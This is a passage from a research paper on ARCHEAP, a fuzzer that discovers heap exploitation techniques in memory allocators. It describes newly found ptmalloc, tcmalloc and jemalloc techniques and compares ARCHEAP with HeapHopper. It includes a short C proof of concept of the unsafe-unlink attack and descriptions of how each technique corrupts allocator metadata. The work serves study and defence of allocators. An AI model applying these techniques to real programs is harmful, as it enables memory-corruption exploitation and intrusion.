Allocation. ARCHEAP selects the size of heap objects based on the boundary values of each *bins* (see §II-A). Since a heap allocator manages each bin individually, ARCHEAP needs different kinds of objects to examine their different logic. Thus, ARCHEAP allocates memory in random size, but considering binning (**I3**). In particular, ARCHEAP first randomly selects a group of size and then allocates an object whose size is in this group. The group is separated by approximate boundary values instead of implementation-specific ones to make ARCHEAP compatible to any allocator. Currently, ARCHEAP uses five boundaries with exponential distance from 2^0 to 2^{20}. This division is arbitrary, but sufficient for increasing the chances to explore various bins. Moreover, ARCHEAP attempts to allocate multiple objects in the same bin (**I4**, **I5**) since an object interacts with other objects only in the same bin. For example, in ptmalloc, a non-fast-bin object merges with a non-fast-bin object, not with a fast bin object. To cover this interaction, ARCHEAP allocates an object whose size is related to other objects' sizes.

To find certain techniques, ARCHEAP also needs specialized sizes (**I1**, **I2**). For example, a difference between an object and a buffer address is required to allocate memory in the buffer if integer overflow exists in an allocator. Thus, ARCHEAP also uses several pre-defined constants and differences between pointers as its allocation size.

After selecting a size of an object, ARCHEAP claims the object using `malloc()` API and stores the object's address, size, and status (i.e., allocated) into its internal data structure, called *the heap container*. This information about an object is used to perform other actions, e.g., deallocation or bug invocation.

Deallocation. ARCHEAP deallocates a randomly selected heap pointer from the heap container. To ensure that this does not trigger a double free bug, which will be emulated in the subsequent bug invocation action, ARCHEAP checks an object's status. If ARCHEAP chooses an already freed pointer, it simply ignores the deallocation action to avoid the bug.

Heap & Buffer write. To overcome limitations of fuzzing, ARCHEAP profits from common designs of heap allocators. To find an exploit technique, ARCHEAP needs to write accurate data in order to either heap or a controllable region (i.e., *the global buffer* in ARCHEAP), but such a task is difficult for classical fuzzing. Thus, ARCHEAP exploits the in-place and cardinal data of allocators (see, §II-A) to prune its search space by limiting locations and data range, respectively. In more detail, ARCHEAP writes only eight-word values from the start or the end of an object since a heap allocator stores its metadata near boundary for locality (in-place metadata). Further, ARCHEAP generates random values (see, Table VI) that can be used for sizes or pointers in an allocator instead of fully random ones (cardinal data).

To explore various exploit techniques, ARCHEAP introduces systematic noises to generated values. In particular, ARCHEAP modifies a value using linear (addition and multiplication) or shift transformation (addition only) according to the type of a value. For example, linear transformation is prohibited to a pointer type since multiplying a constant to a pointer is meaningless. Moreover, ARCHEAP considers the alignment of pointer-type values to further reduce its search space. Similar to deallocation, ARCHEAP writes data only in a valid heap region (i.e., neither overflow nor underflow) to ensure legitimacy of this action.

Bug invocation. To explore exploitation techniques, ARCHEAP needs to conduct buggy actions. Currently, ARCHEAP handles six bugs that are related to heap: ① overflow, ② write-after-free, ③ off-by-one overflow, ④ off-by-one NULL overflow, ⑤ double free, and ⑥ arbitrary free.

ARCHEAP performs only one of these bugs for one technique to limit the power of an adversary. Therefore, if a bug invocation action is provided that is different from a previously executed one, ARCHEAP simply ignores it. However, ARCHEAP allows

```
p[0] = malloc(760); ❶
p[1] = malloc(768);
// struct malloc_chunk *fake = p[1];
// p[1]->fd = &p[0] + -16
//        = &p[1] - offsetof(struct malloc_chunk, bk);
*(uintptr_t*)(p[1] + 16) = (uintptr_t)&p[0] + -16;
// p[1]->bk = &p[0] + -8
//        = &p[1] - offsetof(struct malloc_chunk, fd);
*(uintptr_t*)(p[1] + 24) = (uintptr_t)&p[0] + -8;
p[2] = malloc(760);

// [BUG] overflowing p[1]: it shrink the p[2]'s size
// tricking 'fake' as the previous chunk
*(uintptr_t*)(p[1] + 768) = 768;
// tricking p[2] freed, P = 0
*(uintptr_t*)(p[1] + 776) = 768; ❷

// triggering unsafe(fake) via backward consolidation
free(p[2]); ❸

// assert(p[1]
//    == (void*)&p[1] - offsetof(struct malloc_chunk, bk));
// writing with p[1]: overwriting p[3] to buf
((uintptr_t*)p[1])[5] = (uintptr_t)buf; ❹

// p[3] becomes a valid pointer to write..
// writing with p[3]: overwrite buf[0] with 800
((uintptr_t*)p[3])[0] = 800; ❺
// assert(buf[0] == 800);
```

Fig. 4: A PoC code of unsafe unlink found by ARCHEAP that has been simplified for easier explanation.



Fig. 5: Shadow memory states in Figure 4. Black circles in left top corner represent locations in the code of states. Gray-color boxes show divergence between original memory and its shadow memory. Using this information, ARCHEAP can detect exploitation techniques.

Name	Description	Align	Trans	Knowledge
I1	Pre-defined constants			
I2	Offsets between pointers	✓	$x+b$	HA, BA, CA
I3	Random size (binning)			
I4	Request size of a chunk		$ax+b$	
I5	Chunk size of a chunk		$ax+b$	
P1	NULL			
P2	The buffer address	✓	$x+b$	BA
P3	A heap address	✓	$x+b$	HA
P4	The container address	✓	$x+b$	CA

I: Integer strategy, **P**: Pointer strategy **HA**: Heap address **BA**: Buffer address **CA**: Container address

TABLE VI: Random values generated by ARCHEAP. ARCHEAP has two types of values: the integer type and the pointer type. ARCHEAP also defines an alignment requirement and transformation according to characteristics of each value.

repetitive execution of the same bug to emulate the situation in which an attacker re-triggers the bug.

ARCHEAP deliberately builds a buggy action to ensure its occurrence. For overflow and off-by-one-bugs, ARCHEAP uses the `malloc_usable_size` API to get the actual heap size to calculate required size for overflow. This is necessary since the request size could be smaller than the actual size due to alignment or the minimum size constraint. Specially for ptmalloc, ARCHEAP uses a dedicated single-line routine to get the actual chunk size since ptmalloc's `malloc_usable_size()` is inaccurate under the presence of memory corruption bugs. Moreover, in the double free and the write-after-free bugs, ARCHEAP checks whether a target chunk is already freed. If it is not freed yet, ARCHEAP ignores this buggy action and waits for the next one.

C. Detecting Exploitation Techniques by Impact

ARCHEAP detects four types of *impact of exploitations* that are the building blocks of a full chain exploit: *arbitrary-chunk*, *overlapping-chunk*, *arbitrary-write* and *restricted-write*. This approach has two benefits, namely, expressiveness and performance. These types are useful in developing control-hijacking, the ultimate goal of an attacker. Thus, all existing techniques lead to one of these types, i.e., can be represented by these types. Also, it causes small performance overheads to detect of the existence of these types with a simple data structure shadowing the heap space.

① To detect arbitrary-chunk and overlapping-chunk, ARCHEAP determines any overlapping chunks in each allocation. To make the check safe, it replicates the address and size of a chunk right after `malloc` since it could be corrupted when a buggy action is executed. Using the stored addresses and sizes, it can quickly check if a chunk overlaps with its data structure (arbitrary-chunk) or other chunks (overlapping-chunk).

② To detect arbitrary-write and restricted-write, ARCHEAP safely replicates its data structures, heap containers and global buffers, by using a technique known as shadow memory (see below). During execution, ARCHEAP synchronizes the state of the shadow memory whenever it performs an action that modifies the internal data structures: e.g., allocations for the heap container and buffer writes for the global buffer. At the same time, ARCHEAP checks the divergence between the shadowed memory and the original memory. Due to the explicit consistency maintained by ARCHEAP, divergence can only arise from the *internal* operations of a heap allocator. Accordingly, the divergence implies that the executed actions accidentally modified ARCHEAP's data structures via an internal operation of the heap allocator. For exploitation, these actions can be reformulated to modify other sensitive data of an application.

ARCHEAP's fuzzing strategies (Table VI) tend to efficient detection by limiting its analysis scope to the data structures. In general, a heap exploitation technique can corrupt any data, leading to scanning of the entire memory space. However, ARCHEAP is sufficient to check its data structure because the only valid address from ARCHEAP's fuzzing is either heap or its data structures. Thus, a technique found by ARCHEAP can only modify heap or its data structure. ARCHEAP only cares about modification in its data structures, but ignores one in heap because it is hard to distinguish with legitimate

modifications (e.g., by allocation) without a deep understanding of an allocator.

ARCHEAP distinguishes arbitrary-write from restricted-write based on the triggering heap actions. If a divergence happens in allocation or deallocation, it concludes restricted-write, otherwise, arbitrary-write. The underlying intuition is that controlling the parameters of the former actions is difficult, but for the latter ones are not. After detecting divergence, ARCHEAP copies the original memory to its shadow to stop repeated detections.

Shadow memory. Figure 5 shows the state of the shadow memory when executing Figure 4. ❶ After the first allocation, ARCHEAP updates its heap container and corresponding shadow memory to maintain their consistency, which might be affected by the action. ❷ It performs two more allocations so updates the heap container and shadow memory accordingly. ❸ After deallocation, `p[1]` is changed into ⋆ due to `unlink()` in ptmalloc (Figure 2a). At this point, ARCHEAP detects divergence of the shadow memory from the original heap container. Since this divergence happens during deallocation, the impact of exploitation is limited to *restricted writes* in the heap container. ❹ In this case, since the heap write causes the divergence, the actions can trigger *arbitrary writes* in the heap container. ❺ Since this heap write introduces divergence in the global buffer, the actions can lead to *arbitrary write* in the global buffer.

D. Generating PoC via Delta-Debugging

To find the root cause of exploitation, ARCHEAP refines the test cases by using delta-debugging [72]. The algorithm is simple in concept: for each action, ARCHEAP reevaluates the impact of exploitation of the test cases without it. If the impacts of the original and new test cases are equal, then it considers the excluded action redundant (i.e., no meaningful effect to the exploitation). The intuition behind this decision is that many actions are independent (e.g., buffer writes and heap writes) so that the delta-debugging can clearly separate non-essential actions from the test case. Our current algorithm is limited to evaluating one individual action at a time. It can be easily extended to check the impact of a sequence or a combination of heap actions together, but our evaluation shows that the current minimization scheme using single actions is effective enough for practical uses—it eliminates 84.3% of non-essential actions on average (see, §VII-C).

Once minimized, it is trivial to convert the encoded test case to a human-understandable PoC, e.g., an allocation action → `malloc()`. We showcase the generated PoCs for newly found exploitation primitives in §A.

V. IMPLEMENTATION

We extended American Fuzzy Lop (AFL) to generate pseudo-random inputs and drive our action generator that converts the generated inputs to heap actions. The generator sends a user-defined signal, SIGUSR2, if it finds actions that result in an impact of exploitation. We also modified AFL to save crashes only when it gets SIGUSR2 and ignores other signals (e.g., segmentation fault), which are not interesting in finding

Algorithm 1: Minimize actions that result in an impact of exploitation

```
Input  : actions – actions that result in an impact
origImpact ← GetImpact(actions)
minActions ← actions
for action ∈ actions do
    tempActions ← minActions − action
    tempImpact = GetImpact(tempActions)
    if origImpact = tempImpact then
        minActions ← tempActions
    end
end
Output : minActions – minimized actions that result in
         the same impact
```

techniques. We carefully implemented the generator not to call heap APIs implicitly except for the pre-defined actions for reproducing the actions. For example, the generator uses the standard error for its logging instead of standard out, which calls `malloc` internally for buffering. To prevent the accidental corruption of internal data structures, the generator allocates its data structures in random addresses. Thus, the bug actions such as overflow cannot modify the data structures since they will not be adjacent to heap chunks.

VI. CASE STUDY: UNDERSTANDING HEAP EXPLOITATION

A. Discovering New Heap Exploitation Techniques

This section discusses the *newly discovered* exploitation techniques against ptmalloc. The PoC codes are listed in §A.

Unsorted bin into stack (UBS). This technique overwrites the unsorted bin to link a fake chunk so that it can return the address of the fake chunk (i.e., an arbitrary chunk). This is similar to *house of lore* [11], which corrupts a small bin to achieve the same attack goal. However, the *unsorted bin into stack* technique requires only *one* allocation, unlike *house of lore* requires *two different* allocations, to move a chunk into a small bin list. This technique has been added to a community repository that collects heap exploitation techniques [57].

House of unsorted einherjar (HUE). This is a variant of *house of einherjar*, which uses an off-by-one NULL byte overflow and returns an arbitrary chunk. In *house of einherjar*, attackers should have prior knowledge of a heap address, i.e., attackers should leak a heap pointer to break ASLR. However, in *house of unsorted einherjar*, attackers can achieve the same effect without this pre-condition. We named this technique, *house of unsorted einherjar*, as it interestingly combines two techniques, house of einherjar and unsorted bin into stack, to relax the requirement of the well-known exploitation technique.

Unaligned double free (UFF). This is a unconventional technique that abuses double free of a small chunk, which is typically considered a weak attack surface thanks to its comprehensive security checks. To avoid security checks, a victim chunk for double free should have proper metadata and trick the next chunk under use (i.e., `PREV_IN_USE` → one). Since the double free bug doesn't allow arbitrary modification

of its own or the next chunk's metadata, existing techniques only abuse a fast bin or tcache, which has weaker security checks than a small bin (e.g., fast-bin-dup in Table V)

Interestingly, *unaligned double free* bypasses these security checks by abusing the implicit behaviors of `malloc()`. First, it *reuses* the old metadata in a chunk since `malloc()` does not initialize memory by default. Second, it fills freed space before the next chunk to make `PREV_IN_USE` of the chunk to one. As a result, the technique can bypass all security checks in `free()`, and can successfully craft a new chunk that overlaps with the old one.

Overlapping chunks using a small bin (OCS). This is a variant of overlapping-chunks (OC) that abuses the unsorted bin to generate an overlapping chunk but this techniques crafts the size of a chunk in a small bin. Unlike OC, it requires more actions — three more `malloc()` and one more `free()`— but doesn't require attackers to control the allocation size. When attackers cannot invoke `malloc()` with an arbitrary size, this technique can be effective in crafting an overlapping chunk for exploitation.

Fast bin into other bin (FDO). This is another interesting technique that allows attackers to return an arbitrary address: it abuses consolidation to convert the type of a victim chunk from the fast bin to another type. First, it corrupts a fast bin free list to insert a fake chunk. Then, it calls `malloc_consolidate()` to move the fake chunk into the unsorted bin during the deallocation process. Unlike other techniques related to the fast bin, this fake chunk does not have to be in the fast bin.

B. Exploring Different Types of Heap Allocators

We also applied ARCHEAP to two widely-used heap allocators, tcmalloc and jemalloc by Google and FreeBSD, respectively. Applying ARCHEAP to other allocators was trivial; we just modified a compiler flag to use a new allocator other than the default, ptmalloc. After 24 hours of evaluation, it found *four* exploitation techniques: three for tcmalloc and one for jemalloc. We note that the number of exploitation techniques in different implementations does not imply their security at all. For example, we found only one jemalloc exploitation technique due to its absence of in-place metadata. However, jemalloc could be more vulnerable than ptmalloc on adjacent region overwrites. In the following, we discuss each techniques ARCHEAP found (each PoC can be found in §A).

tcmalloc: arbitrary address return. This technique allows an attacker to return an arbitrary chunk in tcmalloc. It maintains a free list for each bin, which stores its head in a static variable and its chunks in heap. Thus, if we corrupt a freed chunk in heap, allocations will remove a chunk from list and set the list head, finally leading to modifying the head. Then, the next allocation will return a corrupted memory address, which is controlled by attackers. Due to the similarity between the free list of tcmalloc and the fast bin of ptmalloc, this attack is analogous to fast-bin-dup in ptmalloc.

tcmalloc: memory duplication using off-by-one. This technique allows attackers to trick the allocator to return the same chunk two times (i.e., overlapping chunks) by exploiting an off-by-one vulnerability. It only overwrites a low byte of a freed chunk in heap to return the same memory as before. Unlike ptmalloc, which has the size right after the chunk, tcmalloc has the freed chunk pointer. Therefore, the off-by-one bug can partially overwrite the chunk. By overwriting the lowest byte of the pointer, attackers can duplicate or further overlap with existing chunks.

Challenge	Impacts of exploitation			
	AC	OC	AW	RW
CROMU_00003	✓	✓	✓	✓
CROMU_00004	✓	✓	✓	✓
KPRCA_00002	✓	✓	✓	✓
KPRCA_00007	✓	✓	✓	✓
NRFIN_00007				
NRFIN_00014	✓	✓	✓	✓
NRFIN_00024	✓	✓	✓	✓
NRFIN_00027	✓	✓	✓	✓
NRFIN_00032		✓		✓

TABLE VII: Exploitation techniques found by ARCHEAP in custom allocators of CGC. Except for `NRFIN_00007` that implements the page heap, ARCHEAP successfully found exploitation techniques.

tcmalloc, jemalloc: memory duplication using double free. This technique allows memory duplication in jemalloc and tcmalloc by abusing a double free bug. Unlike ptmalloc, since jemalloc and tcmalloc do not have security checks for freed chunks, attackers can easily trigger traditional double free exploits to duplicate consecutive allocations, which are considered obsolete in ptmalloc.

C. Evaluating Security of Custom Allocators

We applied ARCHEAP to all custom heap allocators implemented for the DARPA CGC competition—since many challenges share the implementation, we selected *nine* unique heap allocators for our evaluation (see, Table VII). We implemented a missing API (i.e., `malloc_usable_size()`) to get the size of allocated objects, and ran the experiment for 24 hours for each heap allocators.

ARCHEAP found exploitation primitives for all of the tested allocators, except for `NRFIN_00007`, which places each object per page without having any in-place metadata. Such a page-based heap allocator looks secure in terms of heap metadata corruption, but it is not practical for its memory overheads, incurring high memory usage and causing internal fragmentation. This experiment indicates that the common heap designs ARCHEAP relies on are indeed universal in modern and custom heap allocators (§II-A).

One interesting thing is that ARCHEAP found exploitation techniques for `NRFIN_00032` that implements a heap cookie to prevent heap overflows. Although the cookie-based protection is not bypassible via heap metadata corruption, ARCHEAP found that the implementation is vulnerable to an integer overflow. With the integer overflow, ARCHEAP could craft two memory blocks overlapping without corrupting the heap cookie by allocating an object with a proper, negative size.

Another interesting result is that ARCHEAP automatically found the buggy implementation of the allocator of `CROMU_00004`. When picking a chunk for the next use, an allocator skips a chunk that is in-use *and* its size is less than the request size. However, the allocator should skip a chunk that satisfies either one of these two conditions. Therefore, when



Fig. 6: The number of working PoCs from one source LTS in various Ubuntu LTS. For example, 56 PoCs were generated from `precise`, 49 of them work in `trusty` and `xenial`, and 45 of them work in `bionic`.

allocating two chunks consecutively in which the second size is less than the first one, the allocator responds to the second request with the first, in-use chunk, i.e., results in overlapping chunks. ARCHEAP successfully generated a PoC code that exploits this buggy implementation.

D. Studying Evolution of Security Features

We applied ARCHEAP to four versions of ptmalloc distributed in Ubuntu LTS: `precise` (12.04, libc 2.15), `trusty` (14.04, libc 2.19), `xenial` (16.04, libc 2.23), and `bionic` (18.04, libc 2.27). In `trusty` and `xenial`, a new security check, SP2, checking the integrity of size metadata (refer Table IV), is backported by the Ubuntu maintainers. To compare each version, we perform *differential* testing: we first apply ARCHEAP to each version and generate PoCs and then validate the generated PoCs against other versions. (see Figure 6).

We identified three interesting trends that cannot be easily obtained without ARCHEAP's automation. First, a new security check, in particular SP2, successfully mitigates a few exploitation techniques found in an old version of ptmalloc: likely, the libc maintainer reacts to a new, popular exploitation technique. Second, an internal design change in `bionic` rendered the most PoCs generated from previous versions ineffective. This indicates the subtleties of the generated PoCs, requiring precise parameters and the orders of API calls for successful exploitation. However, this does not particularly mean that a new version, `bionic`, is secure; the new component, tcache, indeed makes exploitation much easier, as Figure 6 shows. Third, this new component, tcache, which is designed to improve the performance [19], weakens the security of the heap allocators, not just making it easy to attack but also introducing new exploitation techniques. This is similarly observed by other researchers and communities [21, 39].

VII. EVALUATION

This section tries to answer the following questions:

1) How effective is ARCHEAP in finding exploitation techniques compared to the state-of-the-art technique?
2) How exhaustively can ARCHEAP explore the security-critical state space?
3) How effective is delta-debugging in minimizing heap actions?

Evaluation setup. We conducted all the experiments on Intel Xeon E7-4820 with 256 GB RAM. We used 256 random bytes as a seed that is used to indicate a starting point of the state exploration, and ran each experiment three times (24 × 3 hours) to reduce statistical variance. Selecting a seed in ARCHEAP is not critical in discovering new exploit techniques as it tends to converge during the state exploration.

A. Comparison to HeapHopper

HeapHopper [21] was recently proposed to analyze exploitation techniques by using symbolic execution. To overcome the state explosion in symbolic execution, HeapHopper tightly encodes the prior knowledge of exploit techniques into its models, e.g., the number of *transactions* (i.e., equivalent to non-write actions in ARCHEAP), allocation sizes (i.e., guiding the use of specific bins), and even a certain order of transactions (i.e., a sequence of non-write actions). By relying on this model, it could incrementally perform the symbolic execution for all permutations of transactions in order. Unfortunately, its key idea—guiding the state exploration with detailed models— limits its capability only to validate *known* exploitation techniques, unlike our approach can find *unknown* techniques with *fuzzing*.

We performed three experiments that objectively compare both approaches: ❶ finding *unknown* techniques with no exploit-specific model (i.e., applying HeapHopper to ARCHEAP's task), ❷ finding *known* techniques with partly specified models (i.e., evaluating the roles of specified models in each approach), and ❸ finding *known* techniques with exploit-specific models (i.e., applying ARCHEAP to HeapHopper's task). In the experiments, we considered variants of exploit techniques[1] as a equal class since both systems cannot distinguish their subtle differences. We ran each experiment three times with 24-hour timeout for proper statistical comparison [43].

❶ **New techniques.** We first check if HeapHopper's approach can be used to find previously *unknown* exploitation techniques that ARCHEAP found (see, §VI-A). To apply HeapHopper, we provided relaxed models that specify all boundary sizes for all bins but limit the number of transactions following our PoCs as shown in Table VIII. Note that, in theory, such relaxation is general enough to discover new techniques given *infinite* amount of computing resources. In the experiment, FDO is excluded because its model is a superset of FD; having FDO simply makes ARCHEAP and HeapHopper converged to FD.

HeapHopper fails to identify all *unknown* exploitation primitives with no exploit-specific models (see Table VIII). In fact, it encounters a few fundamental problems of symbolic execution: 1) exponentially growing permutations of transactions and 2) huge search spaces in selecting proper size parameters to trigger exploitation. Although HeapHopper demonstrated a successful state exploration of seven transactions with three size parameters (§7.1 in [21]), the search space required for discovering *unknown* techniques are much larger, rendering HeapHopper's approach computationally infeasible. On the contrary, ARCHEAP successfully explores the search space by using the random strategies, and indeed discovers unknown techniques, showing the practicality of our approach.

❷ **Known techniques with partly specified models.** We evaluated how specified, exploit-specific models play a role for

[1]Exploit techniques often have the same prerequisite but different root causes such as UBS and HL.

❶ New techniques

Name	Bug	Impact	Chunks	# Txn	ArcHeap T	ArcHeap F	ArcHeap O	ArcHeap μ	ArcHeap σ	HeapHopper T	HeapHopper F	HeapHopper O	HeapHopper μ	HeapHopper σ
FDO	WF	AC	Fast, Large					—						
UBS	WF	AC	Small	6	3†	0	0	20.2m	5m	0	0	3	∞	-
HUE	O1	AC	Small	9	2‡	0	1	14.4h	8.9h	0	0	3	∞	-
OCS	OV	OC	Small	9	3	0	0	17.3s	1.2s	0	0	3	∞	-
UFF	FF	OC	Small	9	3	0	0	19.9s	5.2s	0	0	3	∞	-
Found					11	0	1	⇒ **#4**		0	0	12	⇒ **#0**	

T: True positives, **F**: False positives, **O**: Timeout, μ: Average time, σ: Standard deviation of time

TABLE VIII: The number of discovered *new* exploitation techniques — the number after hash (#) sign, elapsed time and corresponding models. Briefly, ArcHeap discovered all four techniques, but HeapHopper failed to. We omitted FDO that has a superset model of FD, therefore, becomes indistinguishable to FD (see, Table IX).

Name	Bug	Impact	Chunks	# Txn	Size	TxnList (A list of transactions)
FD	WF	AC	Fast	8	{8}	M-M-F-WF-M-M
UU	O1	AW,RW	Small	6	{128}	M-M-O1-F
HS	AF	AC	Fast	4	{48}	AF-M
PN	O1N	OC	Small	12	{128,256,512}	M-M-M-F-O1N-M-M-F-F-M
HL	WF	AC	Small	9	{100,1000}	M-M-F-M-WF-M-M
OC	O1	OC	Small	8	{120,248,376}	M-M-M-F-O1-M
UB	WF	AW,RW	Small	7	{400}	M-M-F-WF-M
HE	O1	AC	Small	7	{56,248,512}	M-M-O1-F-M

 # Txn: The number of transactions, **M**: malloc, **F**: free

TABLE IX: Exploit-specific models for known techniques from HeapHopper. It is worth to note that results of variants (i.e., techniques have same prerequisites, but different root causes) are identical for ArcHeap with no specific model (marked with † and ‡ in Table VIII and Table X) since ArcHeap neglects the number of transactions (i.e., # Txn).

❷ Known techniques with partly specified models

Name	Bug+Impact+Chunks: ArcHeap T	F	O	μ	σ	HeapHopper T	F	O	μ	σ	+Size: ArcHeap T	F	O	μ	σ	HeapHopper T	F	O	μ	σ	+TxnList: ArcHeap T	F	O	μ	σ	HeapHopper T	F	O	μ	σ
FD	3	0	0	2.7m	1.2m	3	0	0	3.8m	0.3s	3	0	0	57.1s	27.1s	3	0	0	3.8m	0.9s	3	0	0	14.2m	4.3m	3	0	0	10.7m	2.1m
UU	3	0	0	57.9m	40.4m	0	0	3	∞	-	3	0	0	1.6h	1.1h	0	0	3	∞	-	0	0	3	∞	-	0	3	0	3.2h	26.3m
HS	3	0	0	2.7m	59.7s	3	0	0	31.4s	0.2s	3	0	0	9.3m	6.1m	3	0	0	31.1s	0.2s	0	0	3	∞	-	3	0	0	56s	0.8s
PN	3	0	0	13.3m	24.4s	0	0	3	∞	-	3	0	0	16.1m	14.9m	0	0	3	∞	-	3	0	0	1.6h	57m	0	0	3	∞	-
HL	3†	0	0	20.2m	5m	0	0	3	∞	-	3	0	0	1.2m	47.3s	0	0	3	∞	-	2	0	1	13.2h	8.5h	0	0	3	∞	-
OC	3	0	0	7.1s	5.9s	0	0	3	∞	-	3	0	0	20s	5.3s	0	0	3	∞	-	3	0	0	6s	2.4s	3	0	0	22.1h	33.2m
UB	3	0	0	36.8s	22.8s	3	0	0	21.8s	0.2s	3	0	0	4.7s	3.1s	3	0	0	21.9s	0.3s	3	0	0	24.8s	14.9s	3	0	0	47.6s	0.3s
HE	2‡	0	1	14.4h	8.9h	0	0	3	∞	-	2	0	1	9.3h	10.4h	0	0	3	∞	-	0	0	3	∞	-	0	0	3	∞	-
Found	23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		14	0	10	⇒ **#5**		12	3	9	⇒ **#4**	

❸ Known techniques with exploit-specific models.

Name	+Size, TxnList: ArcHeap T	F	O	μ	σ	HeapHopper T	F	O	μ	σ
FD	3	0	0	10.2m	7.2m	3	0	0	23.5s	0.2s
UU	0	0	3	∞	-	0	3	0	8.2h	13m
HS	0	0	3	∞	-	3	0	0	28.6s	0.2s
PN	3	0	0	26m	12.6m	3	0	0	4.3m	1.6s
HL	3	0	0	21m	9.4m	2	1	0	2.2m	8.2s
OC	3	0	0	26.6s	34s	3	0	0	3.2m	2s
UB	3	0	0	12.6s	9.5s	3	0	0	19.5s	0.7s
HE	0	0	3	∞	-	0	3	0	6.8m	6.4s
Found	15	0	9	⇒ **#5**		17	7	0	⇒ **#6**	

TABLE X: The number of discovered *known* exploitation techniques and elapsed time for discovery in ArcHeap and HeapHopper with various models. In summary, ArcHeap outperforms HeapHopper with no or partly specified models, e.g., ArcHeap found five more techniques with no specific model (`Bug+Impact+Chunks`). Even though HeapHopper found one more technique than ArcHeap if exploit-specific models are available, it suffers from false positives (marked with gray color).

both approaches. In particular, we tested both systems with the exploit-specific models, namely, the size parameters (`+Size`) and a sequence of transactions (`+TxnList`), used in HeapHopper (see, Table IX). To prevent each systems from converging to easy-to-find techniques, we tested each model on top of the baseline heap model (i.e., `Bug+Impact+Chunks`).

This experiment (i.e., ❷ in Table X) shows that ArcHeap performs better than HeapHopper with no or partly specified models: ArcHeap found five more *known* techniques than HeapHopper in `Bug+Impact+Chunks` and `+Size`. We observed two interesting behaviors of ArcHeap. First, when additional information is provided (i.e., guided), we expected that ArcHeap would detect target exploitation techniques quicker (e.g., 20.2→1.2m in HL with `+Size`), but often slower (e.g., 2.7→9.3m in HS with `+Size`). Such behaviors indicate that additional information tends to misguide ArcHeap; perhaps, forcing it to explore the unlikely state space. Second, unlike ArcHeap, HeapHopper behaves better with exploit-specific models: finding one more techniques when `+TxnList` is provided with `Bug+Impact+Chunks`. This result shows that a precise model plays an essential role in symbolic execution. In brief, ArcHeap's is particularly preferable when exploring *unknown* search space, but similarly effective when exploring with the partly specified model.

❸ **Known techniques with exploit-specific models** When both `+Size` and `+TxnList` are provided, HeapHopper's approach works better: it found one more *known* technique and found four techniques quicker than ArcHeap (as illustrated in ❸ in Table X). This indicates the importance of accurate model for the symbolic execution in effectively reducing the search space. We observed one interesting behavior of HeapHopper in this experiment. With more exploit models specified, HeapHopper tends to suffer from false positives (i.e., incorrectly claiming the discovery of exploit techniques) because of its internal complexity—we confirmed these false positives with HeapHopper's authors. In specific, HeapHopper failed to find UU and UE because of the complicated analysis of underlying framework, `angr` [59], as noted in the paper [21]. On the contrary, ArcHeap's approach does not introduce false positive thanks to its comprehensive detection method using shadow memory.

This experiment also highlights an interesting design decision of ArcHeap: separating the exploration and reducing phases (i.e., minimization). With no exploit-specific guidance, ArcHeap can freely explore the search space, and so increase the probability of satisfying the precondition of certain exploitation techniques. For example, if the sequence of transactions of UU (M-M-O1-F) is enforced, ArcHeap should craft a fake chunk within a relatively small period (i.e., between four actions) to trigger the exploit; otherwise, ArcHeap has a higher probability to formulate a fake chunk by executing more, perhaps redundant actions. However, such redundancy is acceptable in ArcHeap thanks to our minimization phase that effectively reduce inessential actions from the found exploit.

We also confirmed that ArcHeap can find all tcache-related techniques [39] and *house-of-force*, which HeapHopper fails to find, because an arbitrary size allocation is required. ArcHeap can find these techniques within a few minutes as they require

Version	Raw		Minimized	
	Mean	Std. dev	Mean	Std. dev
2.15	112.6	161	25.9 (-77.0 %)	25.3
2.19	110.8	145	23.3 (-79.0 %)	4.6
2.23	98.3	120	22.5 (-77.1 %)	6.2
2.27	344.2	177	33 (-90.4 %)	8.8
Average	166.5	150.8	26.2 (-84.3 %)	11.2

TABLE XI: Average and standard derivation of lines of raw and minimized PoCs using delta debugging. It shows that the delta debugging successfully removes 84.3% of redundant actions.

less than five transactions.

B. Security Check Coverage

To show how exhaustively ARCHEAP explore the security-sensitive part of the state space, we counted the number of security checks executed by ARCHEAP. In 24 hours of exploration, ARCHEAP executed 18 out of 21 security checks of ptmalloc: it failed to cover D2, D4 and SP5 in Table IV. We note that SP5 is related to a concurrency bug, which is outside of the scope of this work. D1 and D4 require a strict relationship between large chunks (e.g., the sizes of two chunks are not equal but less than the minimum size), which is probably too stringent for any randomization-based strategies.

C. Delta-Debugging-Based Minimization

The minimization techniques based on delta-debugging is effective in simplifying the generated PoCs for further analysis. It effectively reduces 84.3% redundant actions from original PoCs (refer §VI-D) and emits small PoCs that contain 26.1 lines on average (see, Table XI). Although our minimization is preliminary (i.e., eliminating one independent action per testing), the final PoC is sufficiently small for manual analysis.

VIII. DISCUSSION AND LIMITATIONS

Completeness. ARCHEAP is fundamentally *incomplete* due to its random nature, so it is not at all surprising if someone discover other heap exploitation techniques. HeapHopper, on the other hand, is *complete* in terms of *given models*: i.e., exploring all combinations of transactions given the length of transactions. Since their models are incomplete (or often error-prone), the proper use of each approach is dependent on the target use cases. For example, if one is looking for a practical solution, ARCHEAP would be a more preferable platform to start with.

